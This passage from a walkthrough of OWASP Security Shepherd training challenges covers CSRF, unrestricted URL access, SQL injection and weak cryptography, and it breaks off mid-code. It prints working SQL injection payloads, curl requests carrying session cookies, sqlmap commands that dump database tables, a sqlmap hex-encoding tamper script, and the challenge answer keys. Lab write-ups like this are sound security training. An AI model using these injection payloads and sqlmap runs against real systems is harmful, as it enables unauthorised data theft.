However, Firefox opening the CSRF JSON web page would not permit the loading of the iframe: no request was sent to the SimpleHTTPServer. But if you used Firefox to open URL <http://please.hack.me:8000/csrfjson.html> directly, Firefox sent non-encoded double quotes ({ "userId": "394682267744559fe293869075243bbefb22506f", "ignore_me": "=yeah_me" }) with output “Increment Successful”.

So both browsers prevented successfully completing the exercise: Microsoft Edge didn’t encode the form properly, while Firefox would not load the iframe.

If we could get the victim to open <http://please.hack.me:8000/csrfjson.html> correctly via the CSRF JSON lesson (making sure to display all content, not just secure content), the attacker's CSRF counter should be incremented. Merely selecting the CSRF JSON lesson again to refresh it gives:

```
The result key is
iSDnlqhzo2vECOx/
↪vQjF2Wvf2yzTXBdmrA+BPkG0Pu5Hc9jTWf455jetxwtwRJ3ImduZoUHTaiTVbwLpUwPgLJ042qz4mYsvQAn6TEfK1eG3xnb9v
↪vPqP52YHhK5PmnGZpnWhAKS1xA==
```

3.15.4 Failure to Restrict URL Access

Failure to Restrict URL Access Challenge 1

Viewing the page source using Firebug reveals hidden admin form leAdminForm with URL /challenges/4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992.

```
# Tamper Data provides COOKIE, Firebug provides URL
COOKIE='JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;
↪token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↪'
URL='https://securityshepherd.com/challenges/
↪4a1bc73dd68f64107db3bbc7ee74e3f1336d350c4e1e51d4eda5b52dddf86c992'

curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data 'userData=4816283' \
  $URL
```

Running this form gives the result key.

```
Result key is
DwKJkkHIBG8hxn8RHxmPF89G3csUVmq8RXQXB+kVu6wN1BTY3412AxWbHq7cP+qghYCPH9Po/
↪NJUanldZVaLChckdybkL+pXWvP6TuGd4eJtms6BD1/o8CvtmdQeBPn
```

Failure to Restrict URL Access Challenge 2

Viewing the page source using Firebug reveals this JavaScript:

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?
↪String.fromCharCode(c+29):c.toString(36)};if(!''.replace(/^/,String)){while(c--){
↪{d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]};e=function(){return'\\w+'};c=1};
↪while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}return p}('
↪$("#A").f(3){$("#8").5("9");$("#7").4("1");$("#2").5("1",3){e_0=$.h({i:"j",b:"v",
↪c:{u:"t",},d:g)};m(0.6==k){$("#2").a(0.s)}q{$("#2").a("<p> l r n: "+0.6+" "+0.o+"</
↪p>")}$("#2").4("1",3){$("#7").5("9",3){$("#8").4("1")}})}});$("#w").f(3){$("#8
↪").5("9");$("#7").4("1");$("#2").5("1",3){e_0=$.h({i:"j",b:"x",c:{y:"z",},d:g)};
↪m(0.6==k){$("#2").a(0.s)}q{$("#2").a("<p> l r n: "+0.6+" "+0.o+"</p>")}$("#2").4("1
↪",3){$("#7").5("9",3){$("#8").4("1")}})}});',37,37,
↪'ajaxCall|slow|resultsDiv|function|show|hide|status|loadingSign|submitButton|fast|html|url|data|asy
↪'.split('|'),0,{}))
```

Running this JavaScript through the <http://www.jspretty.com/> gives us this readable code:

```

$("#leForm").submit(function() {
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    $("#resultsDiv").hide("slow", function() {
        var ajaxCall = $.ajax({
            type: "POST",
            url: "278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fa",
            data: {
                guestData: "ismcoa98sUD8j21dmdoasmcoISOdjh3189",
            },
            async: false
        });
        if (ajaxCall.status == 200) {
            $("#resultsDiv").html(ajaxCall.responseText)
        } else {
            $("#resultsDiv").html("<p> An Error Occurred: " + ajaxCall.status + " " + ↵
↵ajaxCall.statusText + "</p>")
        }
        $("#resultsDiv").show("slow", function() {
            $("#loadingSign").hide("fast", function() {
                $("#submitButton").show("slow")
            })
        })
    })
});
$("#leAdministratorFormOfAwesomeness").submit(function() {
    $("#submitButton").hide("fast");
    $("#loadingSign").show("slow");
    $("#resultsDiv").hide("slow", function() {
        var ajaxCall = $.ajax({
            type: "POST",
            url: ↵
↵"278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin",
            data: {
                adminData: "youAreAnAdminOfAwesomenessWoopWoop",
            },
            async: false
        });
        if (ajaxCall.status == 200) {
            $("#resultsDiv").html(ajaxCall.responseText)
        } else {
            $("#resultsDiv").html("<p> An Error Occurred: " + ajaxCall.status + " " + ↵
↵ajaxCall.statusText + "</p>")
        }
        $("#resultsDiv").show("slow", function() {
            $("#loadingSign").hide("fast", function() {
                $("#submitButton").show("slow")
            })
        })
    })
});
});

```

This code has form `leAdministratorFormOfAwesomeness` with URL `/challenges/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin` and parameter `adminData=youAreAnAdminOfAwesomenessWoopWoop`.

```
# Tamper Data provides COOKIE
```

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(continued from previous page)

```
COOKIE='JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;
↳token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↳'
# The beautified JavaScript gives us the URL and POSTDATA
URL='https://securityshepherd.com/challenges'
URL="$URL/278fa30ee727b74b9a2522a5ca3bf993087de5a0ac72adff216002abf79146fahghghmin"
POSTDATA='adminData=youAreAnAdminOfAwesomenessWoopWoop'

curl --silent --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode "$POSTDATA" \
  $URL
```

Running this form gives the result key:

```
Hey Admin, Here is that key you are looking for:
lB1GNb6ecyIGCTnzH7I2IeQ5XyG/
↳Hv1xMnFvhGwa7oNJWNzeibZknLNNtsAYGfluTOEhYGthAXzu2mqp2uchDWPzNKxW2Dfu0hiBoru1FPtfL5sfrGoSdcBXshAuVP,
↳d
```

Failure to Restrict URL Access 3

Viewing the page source using Firebug reveals form `leForm2` with URL `/challenges/e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList`.

```
# Tamper Data provides COOKIE and URL
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;
↳token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↳'
URL='https://securityshepherd.com/challenges/
↳e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList'

curl --silent --insecure \
  -X POST \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  "$URL"
```

Running this form lists these 17 users: aGuest, manager, sean, root, administrator, privileged, seanduggan, markdenihan, mark, superuser, megauser, hyperuser, godzilla, kinguser, rootuser, adminuser, and shepherd.

Looking more closely at the **currentPerson=YUd1ZXN0** cookie reveals “YUd1ZXN0” is base64 encoding of “aGuest”. What didn’t work is substituting each of the 17 above user accounts (base64 encoded) for “aGuest” in the cookie used to access the button *Admin Only Button*.

However, assuming the cookie is SQL injectable, trying the base64 equivalent of **currentPerson=" OR "1" != "0** returns a user list.

```
# Tamper Data provides COOKIE, Firebug provides URL
U='" OR "1" != "0'
B64U=$(echo -n "$U" | base64)
COOKIE='currentPerson="$B64U"; JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;
↳token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↳'
```

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```
URL='https://securityshepherd.com/challenges/
↳e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4UserList '

curl -v --insecure \
  -X POST \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  "$URL"
```

Running this lists 18 users: the 17 users above plus MrJohnReillyTheSecond. One last try for the button *Admin Only Button* using MrJohnReillyTheSecond gives the result key:

```
# Tamper Data provides COOKIE, Firebug or Tamper Data provides URL
U="MrJohnReillyTheSecond"
B64U=$(echo -n "$U" | base64)
COOKIE='currentPerson="'$B64U'"; JSESSIONID=3EE1E25E290DB8ACFC5BD4CD721A931F;
↳token=37327158570601754164282364053696593740; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw=="
↳'
URL='https://securityshepherd.com/challenges/
↳e40333fc2c40b8e0169e433366350f55c77b82878329570efa894838980de5b4 '

curl -v --insecure \
  --header "X-Requested-With: XMLHttpRequest" \
  --cookie "$COOKIE" \
  --data-urlencode "userId=d3d9446802a44259755d38e6d163e820" \
  --data-urlencode "secure=true" \
  "$URL"
```

Running this gives the result key.

```
Welcome super admin! Your result key is as follows
iDd0TzjBfevGrXo2omd0+HkF8CveJaLlQcsHqOgRjV/dYwNhFuQ58MpPvzjRq/
↳wroaBAJsl0feGGWIHwGSLvZ2tVFAAocgNZFw1HXweUMJq+rdeMJmJEi5J6HqBfvB+MzL/
↳EpnLtxdWWzXnQMGVYilL8W3aYJzH3gsU3UQugrVc=
```

3.15.5 Injection

SQL Injection Techniques

SQL injection occurs when data the user influences is used in a SQL query. Here's a classic Java example:

```
ResultSet resultSet = stmt.executeQuery(
  "SELECT userName FROM users WHERE userName = '" +
  theUserName +
  "' AND userPassword = '" +
  thePassword +
  "'";
);
```

Here both “theUserName” and “thePassword” are directly input from the user. Usually either a single or double quote is used around the user input: in this case it's a single quote. Here, you have two choices for the first user input:

- Enter a single quote, terminating the data value and allowing SQL query input. The SQL query can include a character that will treat the rest of the string after the injected SQL code as a comment. For example:

```

theUsername = "' OR 1=1 #"
thePassword = "anything"

SELECT userName FROM users WHERE userName = '?' AND userPassword = '?'
= SELECT userName FROM users WHERE userName = "' OR 1=1 #" ... commented out
= SELECT userName FROM users WHERE true

```

Here, every userName is returned from the table.

- Enter a backslash (\), making the trailing single quote actually part of the data, along with the rest of the query until another single quote is encountered. Here, that would be up to where “thePassword” is injected, so “thePassword” could be SQL code without a leading single quote.

```

theUsername = "\"
thePassword = " UNION SELECT somecol FROM sometable WHERE condition #"

SELECT userName FROM users WHERE userName = '?' AND userPassword = '?'
= SELECT userName FROM users WHERE userName = '\" AND userPassword = ' UNION
↪SELECT somecol FROM sometable WHERE condition # ... commented out
= SELECT somecol FROM sometable WHERE condition

```

Essentially a completely different query is executed.

There can be injection even where prepared statements are used.

```

PreparedStatement callstmt = conn.prepareStatement(
    "SELECT aColumn FROM aTable WHERE aColumn LIKE ?");
callstmt.setString(1, userId);

```

In this case you can enter wildcard characters (in MySQL, % or _) to change the row or rows matched.

SQL Injection 1

The input to button *Get user* must look something like an email and return all rows in the table. The SQL query probably looks something like:

```

SELECT * FROM aTable WHERE theEmail = '?'

```

This is the shortest input we’ve found that works: '+0#@x

The trailing @x is needed to make it look like an email, the # to comment out the trailing @x, the leading ' to terminate the email string input, and the +0 does the magic of making every row true. Adding or comparing a string to an integer causes the string to be coerced to a floating point value; that value will be 0 when the string does not represent a valid floating point value. So eventually we compare:

```

SELECT * FROM aTable WHERE theEmail = '?'
= SELECT * FROM aTable WHERE theEmail = ''+0#@x'
= SELECT * FROM aTable WHERE theEmail = ''+0
= SELECT * FROM aTable WHERE theEmail = 0+0
= SELECT * FROM aTable WHERE theEmail = 0
= SELECT * FROM aTable WHERE 0 = 0

```

Another short string that works is '|1#@x.

```

The Result key is
f62abebf5658a6a44c5c9bab7865110c62f5ecd9d0a7052db48c4dbec0200e3

```

SQL Injection 2

This is very similar to SQL Injection1 and a variant of the second answer above works: ' || 1#

```
The reuslt Key is
fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f
```

SQL Injection 3

Since a variant of ' || 1# worked on the previous injections, trying it again lists all the user names. All we have to do is add a UNION query to return the credit card numbers:

```
UNION SELECT creditCardColumn FROM customerTable WHERE nameColumn = 'Mary Martin'
```

So we have to determine the customer table name and the column names for the credit card and name. Let's use the SQL injection to recon the database:

- ' UNION SELECT VERSION() # returns **5.5.43-0ubuntu0.14.04.1**
- ' UNION SELECT DATABASE() # returns **SqlChalThree**
- ' UNION SELECT table_name from information_schema.tables where table_schema='SqlChalThree' # returns **SELECT command denied to user 'HdmiNoSignal'@'localhost' for table 'tables'**

So we're denied doing database recon and must resort to guessing. Fortunately we get a visible error. After a few tries we know OR is filtered out so we use || instead and make lots of tries to get the nameColumn. Eventually we see ' || customername = 'Mary Martin' # works. Next we need to guess the creditCardColumn. Eventually we see ' || creditcardnumber = '0' # works. Finally we need the table. Eventually we see ' UNION SELECT creditcardnumber FROM customers WHERE customername = 'Mary Martin' # works and we get the credit card number:

```
9815 1547 3214 7569
```

SQL Injection 4

Generally you disrupt the SQL query by placing single (') or double (") quotes in the inputs, or if those are filtered placing a backslash as input to consume the trailing single or double quote. After playing around with single and double quotes we suspect they are being filtered. So we try these values:

```
UserName = \
Password = ||1#
```

That works to get us signed in as "adam", who is not an admin. Now we have to make sure the person selected is an admin. To avoid having to know the table, column, and user names we'll just select users one-by-one by starting with *Password* set to ||1 LIMIT 1 OFFSET 1#, increasing the offset by 1 until we get success. The "admin" account was at offset 1:

```
Signed in as admin
```

```
As you are the admin, here is the result key:
d316e80045d50bdf8ed49d48f130b4acf4a878c82faef34daff8eb1b98763b6f
```

SQL Injection 5

Viewing the page source using Firebug reveals JavaScript with VipCouponCheck POST URL

```
/challenges/
↪8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck
```

with parameter “couponCode”. Here’s the relevant JavaScript:

```
var _0xffee = [ "change", "val", "#couponCode", "POST",
↪"8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62CouponCheck", "ajax
↪", "8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck",
↪ "#vipCouponCode" ];

$(_0xffee[2])[_0xffee[0]](function() {
  var a = $(_0xffee[2])[_0xffee[1]]();
  var b = $[_0xffee[5]]({
    type: _0xffee[3],
    url: _0xffee[4],
    data: {
      couponCode: a
    },
    async: false
  });
})[_0xffee[0]]();

$(_0xffee[7])[_0xffee[0]](function() {
  var a = $(_0xffee[2])[_0xffee[1]]();
  var b = $[_0xffee[5]]({
    type: _0xffee[3],
    url: _0xffee[6],
    data: {
      couponCode: a
    },
    async: false
  });
})[_0xffee[0]]();
```

Let’s look for SQL injection there:

```
# Tamper Data gives COOKIE, Firebug gives the URL and POSTDATA.
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=DC81FF84682F17ED9600659BCA00C3AF; ↪
↪token=159087069452397663042571439753374898368; JSESSIONID3="XHAMNIXS+EtfxshD4Kgjvw==
↪"'
URL='https://securityshepherd.com/challenges/
↪8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck'
POSTDATA='couponCode=*'

rm -rf sqlmap
sqlmap --batch --random-agent --output-dir=sqlmap \
  --headers='X-Requested-With: XMLHttpRequest' \
  --cookie="$COOKIE" \
  --data="$POSTDATA" \
  --dbms=MySQL \
  --banner --current-user --current-db --is-dba \
  --users --passwords --dbs --exclude-sysdbs \
  --url $URL
```

Running this gives:

```
[09:24:48] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to
↳20 columns' injectable
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others
↳(if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 45 HTTP(s)
↳requests:
---
Parameter: #1* ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: couponCode=' AND (SELECT * FROM (SELECT (SLEEP(5))))fumP) AND 'bBLE'='bBLE

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: couponCode=' UNION ALL SELECT NULL,NULL,CONCAT(0x71717a7171,
↳0x446c7a46745958525447,0x71766a7871)--
---
back-end DBMS: MySQL 5.0.12
banner:      '5.5.43-0ubuntu0.14.04.1'
current user:  'DnTVipUser&#x40;localhost'
current database:  'SQLiC5Shop'
database management system users [1]:
[*] &#x27;DnTVipUser&#x27;&#x40;&#x27;localhost&#x27;
[09:24:59] [ERROR] unable to retrieve the password hashes for the database users
↳(probably because the session user has no read privileges over the relevant system
↳database table)
available databases [2]:
[*] information_schema
[*] SQLiC5Shop
```

Let's find the tables in database SQLiC5Shop:

```
sqlmap --batch --random-agent --output-dir=sqlmap \
--headers='X-Requested-With: XMLHttpRequest' \
--cookie="$COOKIE" \
--data="$POSTDATA" \
--dbms=MySQL \
-D 'SQLiC5Shop' --tables \
--url $URL
```

Running this gives:

```
Database: SQLiC5Shop
[2 tables]
+-----+
| items      |
| vipCoupons |
+-----+
```

Let's dump the table vipCoupons:

```
sqlmap --batch --random-agent --output-dir=sqlmap \
--headers='X-Requested-With: XMLHttpRequest' \
--cookie="$COOKIE" \
--data="$POSTDATA" \
--dbms=MySQL \
-D 'SQLiC5Shop' -T 'vipCoupons' --dump \
--url $URL
```


Running this gives:

```
Database: SQLiC5Shop
Table: vipCoupons
[1 entry]
+-----+-----+-----+-----+
| itemId | vipCouponId | perCentOff | couponCode |
+-----+-----+-----+-----+
| 2      | 861267      | 100        | spcil&#x2f;&#x7c;Pse3cr3etCouponStu.f4rU176 |
+-----+-----+-----+-----+
```

This gives the coupon 'spcil/|Pse3cr3etCouponStu.f4rU176' which unencoded is 'spcil/Pse3cr3etCouponStu.f4rU176'. If we change the \$3000 troll to quantity 1 and enter the VIP coupon code, clicking *Place Order* gives:

```
Your order comes to a total of $0

Trolls were free, Well Done -
343f2e424d5d7a2eff7f9ee5a5a72fd97d5a19ef7bffa3ef2953e033ea32dd7ee
```

SQL Injection 6

First of all the web page pin entry is capped at 4 characters, so either Tamper Data, **curl**, or something similar is needed to try SQL injection. After trying numerous blind SQL queries you either resort to the cheat or realize that you have to \x-encode the input.

To \x-encode the input for **sqlmap** a python program **hexencode.py** must be created. The following script creates a subdirectory tamper with **hexencode.py** and the required **__init__.py**:

```
mkdir -p tamper
cd tamper

cat > __init__.py <<EOF
#!/usr/bin/env python
pass
EOF

cat > hexencode.py <<EOF
#!/usr/bin/env python

"""
Copyright (c) 2006-2015 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import os
import string

from lib.core.enums import PRIORITY
from lib.core.common import singleTimeWarnMessage

__priority__ = PRIORITY.LOWEST

def dependencies():
    pass
```

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```
def tamper(payload, **kwargs):
    """
    Modified charunicodeencode.py

    Requirement: none

    Tested against:
        * MySQL 5.5.43

    Notes:
        * Changes '%' -encoding to hex-encoding; encodes everything
        * Currently handles only ASCII

    >>> tamper('SELECT FIELD%20FROM TABLE')
    ↪ '\x53\x45\x4C\x45\x43\x54\x20\x46\x49\x45\x4C\x44\x20\x46\x52\x4F\x4D\x20\x54\x41\x42\x4C\x45'
    ↪ '
    """

    retVal = payload

    if payload:
        retVal = ""
        i = 0

        while i < len(payload):
            if payload[i] == '%' and (i < len(payload) - 2) and payload[i + 1:i + 2]
            ↪ in string.hexdigits:
                retVal += "\\\\"x%s" % payload[i + 1:i + 2]
                i += 3
            else:
                retVal += "\\\\"x%.2X" % ord(payload[i])
                i += 1

        return retVal
EOF
cd ..
```

Now let's try for a SQL injection with the help of **hexencode.py**:

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=DC81FF84682F17ED9600659BCA00C3AF;
↪ token=159087069452397663042571439753374898368; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw==
↪ '
URL='https://securityshepherd.com/challenges/
↪ d0e12e91dafdba4825b261ad5221aae15d28c36c7981222eb59f7fc8d8f212a2'
POSTDATA='pinNumber=*'

rm -rf sqlmap
sqlmap --batch --random-agent --output-dir=sqlmap \
    --headers='X-Requested-With: XMLHttpRequest' \
    --cookie="$COOKIE" \
    --data="$POSTDATA" \
    --dbms=MySQL \
    --banner --current-user --current-db --is-dba \
    --users --passwords --dbs --exclude-sysdbs \
    --tamper=$PWD/tamper/hexencode \
```

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`--url $URL`

Running this gives:

```

sqlmap identified the following injection point(s) with a total of 45 HTTP(s)
↳requests:
---
Parameter: #1* ((custom) POST)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: pinNumber=' AND (SELECT * FROM (SELECT(SLEEP(5)))mMlN) AND 'QusI'='QusI

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: pinNumber=' UNION ALL SELECT CONCAT(0x717a6a7171,0x4e4a79796f4a65506670,
↳0x7170627671)--
---
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5.0.12
banner:      '5.5.43-0ubuntu0.14.04.1'
current user:      'userLookUuuup&#x40;localhost'
current database:  'SqlChalSix'
current user is DBA:      False
database management system users [1]:
[*] &#x27;userLookUuuup&#x27;&#x40;&#x27;localhost&#x27;
[10:35:07] [WARNING] unable to retrieve the number of password hashes for user '&#x27;
↳userLookUuuup&#x27;&#x40;&#x27;localhost&#x27; '
[10:35:07] [ERROR] unable to retrieve the password hashes for the database users
↳(probably because the session user has no read privileges over the relevant system
↳database table)
available databases [2]:
[*] information_schema
[*] SqlChalSix
:emphasize-lines: 24

```

Next determine tables in database SqlChalSix:

```

sqlmap --batch --random-agent --output-dir=sqlmap \
  --headers='X-Requested-With: XMLHttpRequest' \
  --cookie="$COOKIE" \
  --data="pinNumber=*" \
  --dbms=MySQL \
  -D SqlChalSix --tables \
  --tamper="$PWD/tamper/hexencode" \
  --url $URL

```

Running this gives:

```

Database: SqlChalSix
[1 table]
+-----+
| users |
+-----+

```

Next dump table users in database SqlChalSix:

```
sqlmap --batch --random-agent --output-dir=sqlmap \
--headers='X-Requested-With: XMLHttpRequest' \
--cookie="$COOKIE" \
--data="pinNumber=*" \
--dbms=MySQL \
-D SqlChalSix -T users --dump \
--tamper="$PWD/tamper/hexencode" \
--url $URL
```

Running this gives:

```
Database: SqlChalSix
Table: users
[7 entries]
+-----+-----+-----+-----+-----+
| idusers | userPin | userAge | userName | userAnswer |
|         |         |         |         | userQuestion |
+-----+-----+-----+-----+-----+
| 1       | 8367    | 23      | George   | A Red Rose   |
|         |         |         |         | What is your favourite Flower |
| 2       | 4685    | 98      | Brendan  |              |
| 17f999a8b3fbfde54124d6e94b256a264652e5087b14622e1644c884f8a33f82 | What is the_
| answer to this level&#x3f; |         | | | |
| 3       | 1254    | 25      | Sean     | Thor         |
|         |         |         |         | Your favourite Viking |
| 4       | 7844    | 84      | Anthony  | All of the games |
|         |         |         |         | What game do I suck at&#x3f; |
| 5       | 4648    | 33      | Owen     | Peanutbutter |
|         |         |         |         | Favourite Sandwhich Topping |
| 6       | 2653    | 12      | Eoin     | The Dark Side of the Moon |
|         |         |         |         | Where did I holiday in the summer of 69&#x3f; |
| 7       | 3598    | 6       | David    | Don&#x27;t get me started |
|         |         |         |         | This is how we get ants |
+-----+-----+-----+-----+-----+
```

We can see the challenge answer **17f999a8b3fbfde54124d6e94b256a264652e5087b14622e1644c884f8a33f82** in the table row for Brendan.

SQL Injection 7

Although the write up is short, the amount of time finding the solution was not insignificant. First, there are some restrictions on the length of the inputs that make using **sqlmap** challenging. Although the email address is actually checked, that's not too much of a restriction as something on the order of "bunch of junk"@x passes for a legal email address. If the SQL injection is in the email address then we want a true out of the email address check with the password being ignored.

Attempts using email of " ' || 1# " @ x with password password didn't work. The email addressed was legal but the # didn't comment out the rest of the SQL query. If it did, the || 1 should have returned a true value and presumably success.

Another way to nullify the effect of the rest of the SQL query is to insert a UNION statement at the end of the email input. We'll need a table for the UNION query and we guess there's a users table. Trying email "' || 1 UNION SELECT 1 FROM users WHERE '1'=' '@x with password password works. Note that the first part of the

UNION statement WHERE clause is false; the password field should be joined to it by an AND, making the UNION statement return nothing. So the overall query should return true for the first user.

```
Welcome User 1
```

```
The result key for this level is
okhRdaJDUkykc88PGBgLG008zQt/
↳ LTKlkSad+cur6cHQ6DlkGPs4miMh3x0YeMyQynuR9ZoLrP4n4xToWx6HNM40A4pRvfR+VlYvE0LNDm/
↳ 1B9ucoeJXtDt3UQr/RmUOen148gH25Qzykx66jwvmhw==
```

SQL Injection Stored Procedure

For this SQL injection we'll rely on **sqlmap**.

```
# Tamper Data gives COOKIE, URL, and POSTDATA.
COOKIE='currentPerson=YUd1ZXN0; JSESSIONID=DC81FF84682F17ED9600659BCA00C3AF;
↳ token=159087069452397663042571439753374898368; JSESSIONID3="XHAMNIXS+EtfXshD4Kgjvw==
↳ "'
URL='https://securityshepherd.com/challenges/
↳ 7edcbc1418f11347167dabb69fcb54137960405da2f7a90a0684f86c4d45a2e7'
POSTDATA='userIdentity=*'

rm -rf sqlmap
sqlmap --batch --random-agent --output-dir=sqlmap \
  --headers='X-Requested-With: XMLHttpRequest' \
  --cookie="$COOKIE" \
  --data="$POSTDATA" \
  --dbms=MySQL \
  --banner --current-user --current-db --is-dba \
  --users --passwords --dbs --exclude-sysdbs \
  --url $URL
```

Running this gives:

```
sqlmap identified the following injection point(s) with a total of 1377 HTTP(s)
↳ requests:
---
Parameter: #1* ((custom) POST)
  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: userIdentity=' AND (SELECT 3597 FROM(SELECT COUNT(*),CONCAT(0x716a627871,
↳ (SELECT (ELT(3597=3597,1))),0x71627a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
↳ CHARACTER_SETS GROUP BY x)a) AND 'uVKc'='uVKc

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: userIdentity=' AND (SELECT * FROM (SELECT(SLEEP(5)))DoUo) AND 'UjqK'=
↳ 'UjqK
---
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 5.0
banner:      '5.5.43-0ubuntu0.14.04.1'
current user:  'procChalUser&#x40;localhost'
current database:  'SqlChalStoredProc'
current user is DBA:  False
database management system users [1]:
```

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```
[*] &#x27;procChalUser&#x27;&#x40;&#x27;localhost&#x27;
[11:30:13] [ERROR] unable to retrieve the password hashes for the database users_
↳ (probably because the session user has no read privileges over the relevant system_
↳ database table)
available databases [2]:
[*] information_schema
[*] SqlChalStoredProc
```

Next determine tables in database SqlChalStoredProc:

```
sqlmap --batch --random-agent --output-dir=sqlmap \
--headers='X-Requested-With: XMLHttpRequest' \
--cookie="$COOKIE" \
--data="$POSTDATA" \
--dbms=MySQL \
-D 'SqlChalStoredProc' --tables \
--url $URL
```

Running this gives:

```
Database: SqlChalStoredProc
[1 table]
+-----+
| customers |
+-----+
```

Next dump the table customers:

```
sqlmap --batch --random-agent --output-dir=sqlmap \
--headers='X-Requested-With: XMLHttpRequest' \
--cookie="$COOKIE" \
--data="$POSTDATA" \
--dbms=MySQL \
-D 'SqlChalStoredProc' -T customers --dump \
--url $URL
```

Running this gives:

```
Database: SqlChalStoredProc
Table: customers
[4 entries]
+-----+-----+-----+-----+
| customerId | comment | customerName |  |
|-----+-----+-----+-----+
| 019ce129ee8960a6b875b20095705d53f8c7b0ca | NULL | John Fits | crazycat&
| #x40;example.com |  |  |  |
| 05159435826869ccfd76d77a2ed4ba7c2023f0cb | NULL | Rubix Man |  |
| manycolours&#x40;cube.com |  |  |  |
| 44e2bdc1059903f464e5ba9a34b927614d7fee55 | Well Done&#x21; The Result key is
| d9c5757c1c086d02d491cbe46a941ecde5a65d523de36ac1bfed8dd4dd9994c8 | Rita
| the1night2before3four&#x40;exampleEmails.com |  |  |  |
+-----+-----+-----+-----+
(continues on next page)
```

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```
| 6c5c26a1deccf4a87059deb0a3fb463ff7d62fd5 | NULL
↪
↪sixshooter&#x40;deaf.com | Paul O Brien |
+-----+-----+-----+-----+
↪
↪-----+
```

The result key is in the row for “Rita Hanolan”.

3.15.6 Insecure Cryptographic Storage

Insecure Cryptographic Storage Challenge 1

The most overused word starting a sentence is “the”. Noting that “Ymj” shifted by 5 is “The” gives a strong hint that the following decrypts the challenge:

```
ROT='Ymj wjxzqy pjd ktw ymnx qjxxts nx ymj ktqqtbnsl xywnsl;
↪rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslnymdtzwgnlf'
echo "$ROT" | tr a-zA-Z v-Za-uV-ZA-U
```

Running this gives:

```
The result key for this lesson is the following string;
mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga
```

Insecure Cryptographic Storage Challenge 2

Use Firebug to locate the 2D encryption JavaScript code. Reviewing the code indicates you can just copy the JavaScript code and make 2 changes to retrieve the secret key:

1. Fix the input value to the desired output of the unmodified JavaScript:
DwsDagmwhziArpmogWaSmmckwhMoEsmgmxlivpDttfjbjdxqBwxbKbCwgwgUyam
2. Change the “+=” to “-=” in this line:
currentCharValue -= theAlphabet.indexOf(theKey.charAt(theKeysCurrentIndex));
3. To get the output in Scratchpad, add a last line “output”.

Here is the modified code:

```
//2D encryption
var input = "DwsDagmwhziArpmogWaSmmckwhMoEsmgmxlivpDttfjbjdxqBwxbKbCwgwgUyam";
theKey = "kpoisaijdiejfaf";
var theAlphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ" + "abcdefghijklmnopqrstuvwxyz";

// Validate theKey:
theKey = theKey.toUpperCase();
var theKeysLength = theKey.length;
var i;
var adjustedKey = "";
for(i = 0; i < theKeysLength; i++)
{
    var currentKeyChar = theAlphabet.indexOf(theKey.charAt(i));
```

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```

        if(currentKeyChar < 0)
            continue;
        adjustedKey += theAlphabet.charAt(currentKeyChar);
    }
    theKey = adjustedKey;
    theKeysLength = theKey.length;

    // Transform input:
    var inputLength = input.length;
    var output = "";
    var theKeysCurrentIndex = 0;
